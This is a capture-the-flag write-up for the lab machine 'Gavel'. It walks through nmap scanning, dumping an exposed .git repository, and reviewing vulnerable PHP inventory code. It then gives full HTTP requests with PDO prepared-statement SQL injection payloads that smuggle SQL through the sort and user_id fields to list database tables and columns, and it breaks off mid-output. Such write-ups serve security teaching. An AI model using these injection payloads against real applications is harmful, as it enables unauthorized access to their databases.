Gavel
by 0xW1LD

Enumeration
Scans
As usual we start off with an nmap port scan
1
2
3
4
5
6
7
8
9
10
11
12
13
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 1f:de:9d:84:bf:a1:64:be:1f:36:4f:ac:3c:52:15:92 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN/Hhg1nYlWGdi109d6k/OXFg0xbLVuEho3xQqX/DkRDPQ5Y9P6l2XLkbsSscgiQIq3/bHeX6T4mLci0/I/kHeI=
|   256 70:a5:1a:53:df:d1:d0:73:3e:9d:90:ad:c1:aa:b4:19 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMYFumAaeF6fOwurP+3zFG7iyLB1XC40te7RWDNVze0x
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://gavel.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: gavel.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
As is common with Linux machines we only have 2 ports open: 22 - SSH and 80 - HTTP.
80 - Web service
Adding gavel.htb to our /etc/hosts file and re-running the script scan, we can locate a .git directory that nmap has found.
1
2
3
4
5
6
7
8
9
10
11
12
13
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52
| http-git:
|   10.129.44.2:80/.git/
|     Git repository found!
|     .git/config matched patterns 'user'
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|_    Last commit message: ..
|_http-favicon: Unknown favicon MD5: 954223287BC6EB88C5DD3C79083B91E1
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Gavel Auction
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Visiting the web service we’re greeted with an auction house website.

Let’s dump the source code through git-dumper.
1
2
3
mkdir git
git-dumper http://gavel.htb/.git git
<SNIP>

Registering a user and logging in we’re able to view our inventory.

We’re also able to start bidding on items.
User
Exfiltrate Database
Reading through the source code we find several SQL queries utilizing PDO prepared statements. Usually if an SQL query is using a prepared statement injection is not possible. However since the PDO library is being used it actually is possible due to the PDO library performing the preparation on its own rather than through letting the SQL service prepare the query. You can read more about this in the article A Novel Technique for SQL Injection in PDO’s Prepared Statements.
Taking a look at the source code for the inventory.php we can find that we are also able to utilize GET requests rather than POST requests and that the queries are prepared through the pdo library which we can see if we take a look at the db.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
head inventory.php -n 30

<?php
require_once __DIR__ . '/includes/config.php';
require_once __DIR__ . '/includes/db.php';
require_once __DIR__ . '/includes/session.php';

if (!isset($_SESSION['user'])) {
    header('Location: index.php');
    exit;
}

$sortItem = $_POST['sort'] ?? $_GET['sort'] ?? 'item_name';
$userId = $_POST['user_id'] ?? $_GET['user_id'] ?? $_SESSION['user']['id'];
$col = "`" . str_replace("`", "", $sortItem) . "`";
$itemMap = [];
$itemMeta = $pdo->prepare("SELECT name, description, image FROM items WHERE name = ?");
try {
    if ($sortItem === 'quantity') {
        $stmt = $pdo->prepare("SELECT item_name, item_image, item_description, quantity FROM inventory WHERE user_id = ? ORDER BY quantity DESC");
        $stmt->execute([$userId]);
    } else {
        $stmt = $pdo->prepare("SELECT $col FROM inventory WHERE user_id = ? ORDER BY item_name ASC");
        $stmt->execute([$userId]);
    }
    $results = $stmt->fetchAll(PDO::FETCH_ASSOC);
} catch (Exception $e) {
    $results = [];
}
foreach ($results as $row) {
    $firstKey = array_keys($row)[0];
    $name = $row['item_name'] ?? $row[$firstKey] ?? null;

cat includes/db.php

<?php
require_once __DIR__ . '/config.php';
try {
    $pdo = new PDO("mysql:host=" . DB_HOST . ";dbname=" . DB_NAME, DB_USER, DB_PASS);
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    $pdo->setAttribute(PDO::MYSQL_ATTR_USE_BUFFERED_QUERY, true);
} catch (PDOException $e) {
    die("Database connection failed.");
}
I’ve bought a few items so we can see the difference.

Attempting the following request:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /inventory.php HTTP/1.1
Host: gavel.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Origin: http://gavel.htb
Connection: keep-alive
Referer: http://gavel.htb/inventory.php
Cookie: gavel_session=8ojfemq85lslbjespglu56o8fm
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 20

user_id=x&sort=\?%00
Leads to having an empty inventory

Reading through the source code we don’t necessarily have visible error messages due to the catch rule for the execution of the statement returning the results as a blank array.
1
2
3
catch (Exception $e) {
    $results = [];
}
Therefore we have to go straight to a working payload. Attempting the example given in the site through the following request.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /inventory.php HTTP/1.1
Host: gavel.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Origin: http://gavel.htb
Connection: keep-alive
Referer: http://gavel.htb/inventory.php
Cookie: gavel_session=8ojfemq85lslbjespglu56o8fm
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 101

user_id=w1ld` FROM (SELECT table_name AS `'w1ld` FROM information_schema.tables)OSI;%23&sort=\?%23%00
However, we still get an empty inventory.

After a bit of testing I conclude that this is caused by the # character being insufficient to start a comment so instead we can use the -- sequence which PDO should parse correctly and also works across different SQL databases.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /inventory.php HTTP/1.1
Host: gavel.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Origin: http://gavel.htb
Connection: keep-alive
Referer: http://gavel.htb/inventory.php
Cookie: gavel_session=8ojfemq85lslbjespglu56o8fm
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 107

user_id=w1ld` FROM (SELECT table_name AS `'w1ld` FROM information_schema.tables)OSI;--&sort=\?--%00
Leads to the following result.

We have a successful SQLi, after fiddling around with some requests we can find the columns in the users table
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /inventory.php HTTP/1.1
Host: gavel.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Origin: http://gavel.htb
Connection: keep-alive
Referer: http://gavel.htb/inventory.php
Cookie: gavel_session=8ojfemq85lslbjespglu56o8fm
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 101

user_id=w1ld` FROM (SELECT column_name AS `'w1ld` FROM information_schema.columns)OSI;--&sort=\?--%00
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
                                   <div class="col-md-4">
                        <div class="card shadow mb-4">
                            <div class="card-body">
                                <img src="/assets/img/" class="card-img-top" alt="user_id">
                                <hr>
                                <h5 class="card-title"><strong>user_id</strong>
                                                                </h5><hr>
                                <p class="card-text text-justify"></p>
                            </div>
                        </div>
